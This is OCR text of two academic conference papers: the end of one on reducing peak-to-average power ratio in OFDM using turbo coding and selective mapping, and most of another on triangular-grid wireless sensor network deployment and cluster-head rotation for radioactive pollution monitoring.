


Fig. 1 Turbo encoder

and corrected by using these codes, which is not possible with other codes. The encoder for a turbo code is parallel concatenated convolutional code [12–14]. The schematic block diagram of the encoder is shown in Fig. 1, and the binary input data sequence is represented by

$$X_k = (X_1, X_2, \ldots X_N) \tag{5}$$

In this turbo encoder, the code rate is 1/3 in which for every single bit input, the output bits are three. So, the codeword is of 24 bits in length. The input sequence is processed with the help of ENCODER 1 and coded bit stream, P_{1k} is generated. The data sequence is interleaved. That is, the bits are loaded in a matrix and read out in a way so as to spread the positions of the input bits, and the bits are found to be in a pseudo-random manner. The interleaved data sequence is passed through second convolution ENCODER 2, and second coded bit stream, P_{2K} is generated. The code sequence that is passed to the modulator for transmission is a multiplexed and possibly punctured stream consisting of systematic code bits X_k and parity bits from both the encoders P_{1K} and P_{2K}. This coded data are decoded at the receiver using turbo decoder.

4 SLM Technique

In this technique, the transmitter generates a set of sufficiently different candidate data blocks with same information as the original data block and selects the most favorable for transmission. A schematic block diagram of the SLM technique is shown in Fig. 2. Each data block is multiplied by V different phase sequences, each of length N, $V(m) = \left[v_{m,0}, v_{m,1}, \ldots v_{m,N-1}\right]^T$, $m = 1, 2, \ldots M$, resulting in M modified data blocks. To include the unmodified data block in the set of modified data blocks, $V(1)$ is set as the phase vector of length N. The modified data block for the mth phase sequence is denoted as

$$X(m) = \left[X_{0,v_{m,1}}, X_{1,v_{m,2}}, \ldots X_{N-1,v_{m,N-I}}\right]^T \tag{6}$$

where $m = 1, 2, \ldots M$.

Among the modified data blocks $X(m)$, $m = 1, 2, \ldots M$, the one with the lowest PAPR is selected for transmission. Information about the selected phase sequence




Fig. 2 Block diagram of OFDM transmitter with SLM technique

should be transmitted to the receiver as side information. At the receiver, the reverse operation is performed to recover the original data block. The SLM technique implementation needs M IFFT operations, and the number of required side information bits is $\log_2 M$ for each data block.

This approach is applicable for all types of modulation with any number of subcarriers. The amount of PAPR reduction for SLM depends on the number of phase sequences M and the design of the phase sequences.

The probability that the PAPR of the OFDM signal exceeds a certain threshold γ is given by

$$P_r\{\text{PAPR}[x(n)] > \gamma\} = 1 - (1 - e^{-\gamma})^N \tag{7}$$

In SLM, it is assumed that M statistically independent alternative sequences which represent the same information are generated by some suitable means and are multiplied by various phase vectors. The sequence with the lowest PAPR is selected for transmission.

5 Digital Modulation Schemes

There are various digital modulation schemes such as amplitude shift keying (ASK), phase shift keying (PSK), frequency shift keying (FSK), etc. These are of binary and M-ary types. When the bandwidth of the channel is less than the required value, M-ary signaling schemes are preferred for maximum efficiency. In general OFDM systems are designed for high-data-rate applications, so M-ary signaling (modulation) schemes especially M-ary PSK and M-ary QAM schemes are preferred.

M-ary PSK

In M-ary PSK, the phase of the carrier takes on one of M possible values namely

$$Q_i = 2(i-1)\frac{\pi}{M} \tag{8}$$

where $i = 1, 2, \ldots M$. Accordingly, during each signaling interval of duration T, one of the M possible set is

$$\mathrm{Si} = \sqrt{\frac{2E}{T}\mathrm{COS}\left(2\pi f_c t + \frac{2\pi}{M}(i-1)\right)} \tag{9}$$

where E is signal energy per symbol f_c is carrier frequency $= n_c/T$ and n_c is an integer

If $M = 2$ (BPSK), $M = 4$ (QPSK), $M = 8$ (OPSK, or 8PSK)

Average probability of symbol error for coherent $M =$ ary PSK is

$$P_e = \mathrm{erfc}\left(\sqrt{\frac{E}{N}\sin\left(\frac{\pi}{M}\right)}\right) \tag{10}$$

Bandwidth efficiency of M-ary PSK signal is

$$\rho = \frac{R_b}{B} = \frac{\log_2 M}{2} \tag{11}$$

where B is bandwidth required to pass M-ary PSK signal and R_b is bit rate

As the number of states M is increased, the bandwidth efficiency is improved at the expense of error performance. To compensate this, E_b/N_0 has to increase.

Quadrature Amplitude Modulation

It is a combination of PSK and ASK, so-called Hybrid M-ary PSK. M-ary QAM signal for symbol k is defined by

$$s_k(t) = \sqrt{\frac{2E_b}{T}}a_k \cos(2\pi f_c t) - \sqrt{\frac{2E_b}{T}}b_k \sin(2\pi f_c t),\ 0 \ll t \ll T,\ k = 0, \pm 1, \pm 2, \ldots \tag{12}$$

The signal $s_k(t)$ consists of two phase quadrature carriers with each one being modulated by a set of discrete amplitudes and hence called quadrature amplitude modulation (QAM). Probability of symbol error is

$$P_e = 2\left(1 - \frac{1}{\sqrt{M}}\right)\mathrm{erfc}\left(\sqrt{\frac{E_0}{N_0}}\right) \tag{13}$$

where E_0 is energy of signal with lowest amplitude

$$\frac{D_{\min}}{2} = \sqrt{E_0} \tag{14}$$

where $D_{\min}$ is minimum distance between two message points. The key advantage of QAM is that it is highly spectrally efficient and supports high data rates

6 Results and Analysis

The PAPR reduction of the proposed scheme is examined by MATLAB simulation. In this scheme, an OFDM signal with $N = 256$ subcarriers with each symbol having 8 bits stream. Tables 1, 2, 3, and 4 demonstrate improvement in PAPR, in dBs for a sample of different mapping techniques with and without SLM technique. BPSK, QPSK, 8PSK, and 16QAM are used for mapping. Turbo encoder has a constraint length $K = 3$ with a code rate of 1/3. To evaluate the performance, the complementary cumulative distribution (CCDF) of PAPR for OFDM signal x is

$$\mathrm{CCDF}(\mathrm{PAPR}(x)) = P_r(\mathrm{PAPR}(x) > \mathrm{PAPR0}) \tag{15}$$

CCDF can be interpreted as the probability that the PAPR of an OFDM signal exceeds some threshold level PAPR0. PAPR0 is referred to as the symbol chip probability and determined by the amplifiers in the system. From the obtained graphs (Figs. 3, 4, 5, 6, 7, and 8), it is found that QPSK gives better improvement

Table 1 PAPR values for BPSK modulation with turbo coding

Message bits	PAPR without SLM (dB)	PAPR with SLM (dB)	PAPR improvement
00000000	13.8021	4.1470	9.6551
00000001	11.3033	3.4056	7.8977
00000010	6.1979	3.3154	2.8825
00000011	7.7815	4.5593	3.2222
00000100	7.7815	4.4820	3.2995
00000101	9.1204	4.0843	5.0361
00000110	6.9043	4.7800	2.1243
00000111	7.9502	4.1263	3.8239
00001000	4.3019	4.0837	0.2182
00001001	4.9150	3.6328	1.2822
00001010	4.3533	4.6535	0.3002

Table 2 PAPR values for QPSK modulation with turbo coding

Message bits	PAPR without SLM (dB)	PAPR with SLM (dB)	PAPR improvement
00000000	10.7918	3.4617	7.3301
00000001	8.3463	3.8730	4.4733
00000010	3.3579	2.9534	0.4045
00000011	5.2288	3.8093	1.4195
00000100	4.7712	3.6259	1.1453
00000101	6.1979	2.7662	3.4317
00000110	6.9689	4.0106	2.9583
00000111	6.3889	3.6986	2.6903
00001000	3.3579	2.5023	0.8556
00001001	5.2288	3.5118	1.717
00001010	4.2597	2.9286	1.3311

Table 3 PAPR values for 8PSK modulation with turbo coding

Message bits	PAPR without SLM (dB)	PAPR with SLM (dB)	PAPR improvement
00000000	9.0309	2.8602	6.1707
00000001	8.3207	3.5494	4.7713
00000010	3.6255	2.8320	0.7935
00000011	2.7365	2.9430	−0.2065
00000100	4.0835	2.3001	1.7834
00000101	2.8289	2.2524	0.5765
00000110	6.7570	2.7575	3.9995
00000111	6.0206	2.2414	3.7792
00001000	4.9383	1.7539	3.1844
00001001	3.0103	2.1588	0.8515
00001010	4.4467	2.6145	1.8322

Table 4 PAPR values for 16QAM modulation with turbo coding

Message bits	PAPR without SLM (dB)	PAPR with SLM (dB)	PAPR improvement
00000000	7.7815	1.7060	6.0755
00000001	6.9135	2.0295	4.884
00000010	5.3416	2.0222	3.3194
00000011	4.8467	2.2633	2.5834
00000100	2.7102	2.6780	0.0322
00000101	4.9069	1.2297	3.6772
00000110	5.4920	1.6851	3.8069
00000111	5.0021	2.5626	2.4395
00001000	3.6592	2.1985	1.4607
00001001	3.6592	2.0956	1.5636




Fig. 3 Comparison of PAPR improvement for various modulation schemes




Fig. 4 CCDF of PAPR of OFDM for BPSK for $N = 256$ with and without SLM using turbo code at code rate 1/3




Fig. 5 CCDF of PAPR of OFDM for QPSK for $N = 256$ with and without SLM scheme using turbo code at code rate 1/3




Fig. 6 CCDF of PAPR of OFDM for 8PSK for $N = 256$ with and without SLM using turbo code at code rate 1/3




Fig. 7 CCDF of PAPR of OFDM for 16QAM for $N = 256$ with and without SLM for 16QAM using turbo code at code rate 1/3




Fig. 8 CCDF of PAPR of OFDM for BPSK, QPSK, 8PSK, and 16QAM for $N = 256$ with SLM scheme using turbo code at code rate 1/3

in PAPR as phases of constellation points are mutually shifted by 90°. However, 16QAM OFDM system performance is much better with lesser power requirement compared to remaining modulation schemes for the same number of candidates because in QAM, both phase as well as amplitude are controlled. To accommodate 256 candidates, the maximum power required is 5, 3.5, 4.2, and 3 dB for BPSK, QPSK, 8PSK, and 16QAM, respectively, when SLM scheme is applied, whereas 11.5, 8.4, 8.5, and 7 units power in dB is required to accommodate the same number of candidates in the absence of SLM scheme in same order. In this investigation, it is found that in 16QAM, the slope of PAPR is very high compared to remaining schemes, and its performance is better compared to the above-mentioned schemes. The improvement in PAPR is 6.5, 4.1, 5, and 4 dB for BPSK, QPSK, 8PSK, and 16QAM, respectively (Table 5).

Table 5 Peak power values for various modulation schemes

Modulation technique	Without SLM maximum power (dB)	With SLM maximum power (dB)
BPSK	13.8021	5.4045
QPSK	10.7918	4.6005
8PSK	9.0309	3.7691
16QAM	7.7815	3.7930

7 Conclusions

Combining turbo coding and SLM techniques effectively reduces PAPR to a considerable extent compared to each of the techniques applied independently. It is evident from the results that among various digital modulation schemes, 16QAM has shown better performance as it is phase as well as amplitude sensitive, and the PAPR improvement is better for higher-order modulation schemes as throughput increases with the order of the modulation. The proposed technique can be used in applications calling for effective power management in transmitting systems like in satellite communications.

References

1. Sezginer, S., Sari, H.: OFDM peak power reduction with simple amplitude predistortion. IEEE Commun. Lett. **10**(2), 65–67 (2006)
2. Cimini, L.J.: Effects of clipping on the performance of OFDM. In: VTC'97, Phoenix (1997)
3. Deng, S.K., Lin, M.C.: Recursive clipping and filtering with bounded distortion for PAPR reduction. IEEE Trans. Commun. **55**(1), 227–230 (2007)
4. Li, Y., Stuber, G.: Orthogonal Frequency Division Multiplexing for Wireless Communications. Springer, USA (2006)
5. Bingham, J.: Multicarrier modulation for data transmission: an idea whose time has come. IEEE Commun. Mag., 5–14 (1990)
6. Han, S.H., Lee, J.H.: An overview of peak-to average power ratio reduction techniques for multicarrier transmission. IEEE Wireless Commun. (2006)
7. Cimini, L.J.: Peak to average power ratio reduction of an OFDM signal using partial transmit sequences. IEEE Commun. Lett. **4**(3) (2000)
8. Wen, Q., Xiao, Y., Dan, L., Li, S.: A modified partial transmit sequence scheme for PAPR reduction in OFDM systems. In: IEEE International Conference (2008)
9. Latif, A., Gohar, N.D.: Reducing peak to average power ratio using partial transmit sequence in OFDM systems. In: Proceedings IEEE INMIC (2003)
10. Muller, S.H., Huber, J.B.: A comparison of peak power reduction schemes for OFDM. In: Proceedings of IEEE Globe Communication, pp. 1–5 (1997)
11. Daoud, O., Alani, O.: PAPR reduction by linear coding techniques for MIMO-OFDM systems performance. Eur. J. Sci. Res. **36**(3), 376–393 (2009)
12. Lin, M.C., Tsai, Y.C., Yang, C.J.: Selective mapping type peak power reduction techniques for turbo coded OFDM. IEEE (2005)
13. Abouda, A.A.: PAPR reduction of OFDM signal using turbo coding and selective mapping. In: Proceedings of the 6th Nordic Signal Processing Symposium-NORSIG (2004)
14. Sharma, P., Verma, S.: PAPR reduction of OFDM signals using selective mapping with turbo codes. IJWMN **3**(4) (2011)

Radioactive Pollution Monitoring Using Triangular Deployment in Wireless Sensor Network

Ankit Khare and Nitin Nitin

Abstract The deployment mechanism in wireless sensor networks (WSNs) affects the coverage, connectivity, and lifetime of network. Depending upon the application, the sensor nodes can be deployed in a random or deterministic fashion. In this paper, we have proposed a comprehensive framework for radioactive pollution detection and monitoring using WSNs. In the proposed framework, nodes are deployed in a triangular grid form to cover whole region with minimum number of nodes. This framework includes proposals for the WSNs architecture and communication protocols to detect the radioactive radiation threats quickly. This paper also presents a new deterministically deployed cluster head selection algorithm (D^2CH) for choosing cluster head; therefore, it enhances the lifetime of the network. Analysis and simulation results demonstrate the correctness and effectiveness of the proposed work.

Keywords Wireless sensor network · Deterministic topology · Clustering · Coverage · Energy-efficient routing

1 Introduction

Wireless sensor network (WSNs) is an organization of sensor nodes, and these nodes are spread in a particular area either in a random fashion or in a manual fashion [1]. Normally, WSNs have a large number of sensor nodes and they have

A. Khare (✉)
Department of CIT, CoES, University of Petroleum & Energy Studies, Dehradun, Uttarakhand 248007, India
e-mail: ankit.khare86@gmail.com

N. Nitin
Department of CSE and ICT, Jaypee University of Information Technology, Waknaghat, Solan, Himachal Pradesh 173234, India
e-mail: delnitin@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_104, © Springer India 2014

capacity to intercommunicate with each other and with base station. Sensor nodes can sense environmental or physical conditions such as pressure, vibration, temperature, sound, motion, and pollutants [2, 3]. WSNs have been applied for many applications such as military surveillance, service monitoring, and environmental monitoring [3]. A sensor node has a constrained sensing scope and communicating range. Sensor nodes consist of three parts: an external energy source (battery), an electronic circuit containing microcontroller for computing the sensed information, and a transceiver with an association of antenna. The sensors can be spread randomly in atrocious environments such as a battleground, or it can be deterministically positioned at definite locations. The major challenges of WSNs are dropping of bit error rate, per node energy consumption, localization, and deployment strategy [4, 5]. The advantage of deterministic deployment is uniform coverage and less complexity. Triangular fashion deployment minimizes the overlapping area of sensor node's range [6]. Additionally, minimum number of nodes covers the entire region as compared to hexagonal and rectangular deployment of nodes [7]. The new proposed algorithm continuously changes the cluster head positions by identical movement strategies in such a fashion that all nodes will become cluster head after a preset time interval [8, 9]. All nodes within a cluster send data to its respective cluster head, and then, cluster head aggregates all the information and delivers fused information to base station. If cluster heads do not change frequently, then they will die earlier and it will affect the total lifetime of the network [8, 9]. In order to enhance the lifetime of the network, it is necessary to adjust the positions of the cluster heads.

2 Literature Survey

Based on the lifetime of the network, coverage, deployment, and connectivity of WSNs, a numerous energy conservation techniques have been proposed in recent years. Various applications are described in [5], e.g., military applications, replacement of minefields, precision agriculture, habitat monitoring. Various challenges such as battery power, integrated circuits, communication, routing, and security are also discussed in [5]. In WSNs, routing is very challenging task, in [10] present a cluster-based routing protocol for WSNs. Major critical aspects of WSNs are network lifetime, sensing and communication. Communication between sensor nodes consumes energy and therefore power management and scheduling are the two important factors that can effectively extend operational time. In [11], the author has presented an efficient method to extend the sensor network operational time by organizing the sensors into a maximal number of disjoint set covers that are activated successively. In [8, 9], the author has used deterministic deployment technique and also presents an energy-efficient cluster head selection algorithm to continuously change the position of cluster head, and therefore, it can enhance the network lifetime. Intracluster and intercluster communication protocols are also

presented in [9] for energy-efficient routing. Based on the above-explained approaches, we have proposed our algorithm and framework to enhance the lifetime of WSNs.

3 Proposed Work

In this section, we have proposed a framework for pollution detection and monitoring, which considers these basic goals:

- Low energy consumption.
- Coverage at all points of region.
- Early detection of radioactive leakages.

The proposed framework for pollution detection and monitoring involves the design of five main parts: a deterministic deployment scheme for sensor node, clustered network architecture and topology design, an intercluster routing protocol, and deterministically deployed cluster head selection algorithm (D^2CH). In sensor node deployment, we inspect how the sensor node should be deployed deterministically in a region where radioactive radiations are detected and sensors deployment should cover each and every point of region. In the cluster network architecture, a deterministic topology and hierarchical structure of topology are defined. Then, in the intercluster routing protocol, route to transmit a packet between two cluster heads and between cluster head to base station is determined. Finally, in D^2CH, all cluster moves in a particular fashion, and therefore, after a specific time interval, all nodes will become cluster head.

3.1 Deterministic Deployment Scheme for Sensor Nodes

In this section, we have deployed sensor node deterministically in triangular grid. The deployment of sensors is a key consideration as it affects the performance of system [11]. The goal of deterministic deployment is as follows:

- Sensor nodes are placed in triangular grid, and therefore, power consumption is same for all nodes.
- Sensor nodes should deploy in a specific fashion, and therefore, chances of data packet collision is minimized.
- In order to detect pollution as early as possible, the sensor nodes should effectively cover the region of interest.
- Sensor nodes should deploy in such a way that it will cover whole region in minimum number of nodes (Fig. 1).




Fig. 1 Triangular grid deployment and coverage by triangular lattice


3.2 Network Architecture and Topology Design

In the topology, we have deployed 12 secondary cluster heads surrounding the single cluster head in star shape and 13 total sensor nodes are deployed around this network (Fig. 2).

Assumptions of the topology are as follows:

1. Nodes can take and transmit data to and from neighboring nodes only.
2. Primary base station has the authority to send data to any of the nodes deployed in this topology.
3. Secondary cluster heads are used to allocate the load equally among the boundary nodes (Fig. 3).

Fig. 2 Proposed cluster architecture






Fig. 3 Expansion of topologies

3.3 Deterministically Deployed Cluster Head Selection Algorithm

This algorithm reduces the power consumption of sensor nodes. So it can enhance the lifetime of sensor networks. Cluster head consumes more energy as compared to other nodes, because it consumes energy for data aggregation and for transmitting data to base station. In this approach, we continuously change the position of cluster head and move the cluster in a deterministic manner, so by this way, we can enhance lifetime of the network. In our presented topology, cluster head is positioned at the center.

Algorithm_D^{2}CH

Begin

1. Sensor nodes are deployed deterministically in a triangular grid.
2. Nodes are grouped into clusters.

//Repeat step 3 to 5 for N rounds

3. If an event is detected, nodes transmit the data to their respective cluster head.
4. Head transferred the data to the base station.
5. Perform a right shift on the position of all the cluster heads.
6. Now, again data could be transferred as mentioned in step 3.

End

In this algorithm, it is insured that all nodes will become cluster heads after 13 rounds when there is total number of deployed sensor nodes are 169.

3.4 Intercluster Communication Protocol

If any event is detected, then we have to first select a path by which we can transfer data continuously from node to base station. To find the best suitable path, we take geometric mean of the battery levels of different possible paths and then divide the geometric mean by number of nodes in a path. The path with the highest geometric mean of battery level is elected as the best path to gain the reliability of data transfer to the base station.

If we use arithmetic mean rather geometric mean, then it will not give a consistent path. For example, we have two paths:

- 4 nodes with battery level 6, 0, 2, 2
- 4 nodes with battery level 4, 1, 3, 2.

The arithmetic mean for both path is same, but geometric mean for first path is 0; therefore, it cannot be a reliable path and it is obvious because it contains a node with 0 battery level (Fig. 4).




Fig. 4 Different paths from a node to base station. The path will be selected on the basis of geometric mean

4 Results and Discussion

In this proposed framework, less number of nodes will be required for triangular deployment as compared to square grid and hexagonal. Along with that, less overlapping is occurred in triangular fashion. Therefore, it performs better than the square and hexagonal grids.

For comparing hexagonal and square grids, with triangular deployment, we have taken area versus number of nodes. In this graph, we can see the difference between numbers of nodes in both cases (Fig. 5).

For a small region, the difference is minor; however, for a large area, there is huge difference between numbers of nodes. Hence, it proves that triangular deployment is much better than square and hexagonal grids (Fig. 6).

Now, the lifetime of this proposed network was analyzed. We have done simulation with 169 nodes. We have taken 3,200 rounds in this simulation. After 3,200 rounds, there are 96 nodes that are alive, which is shown in Fig. 7. First node died at round number 2,431.

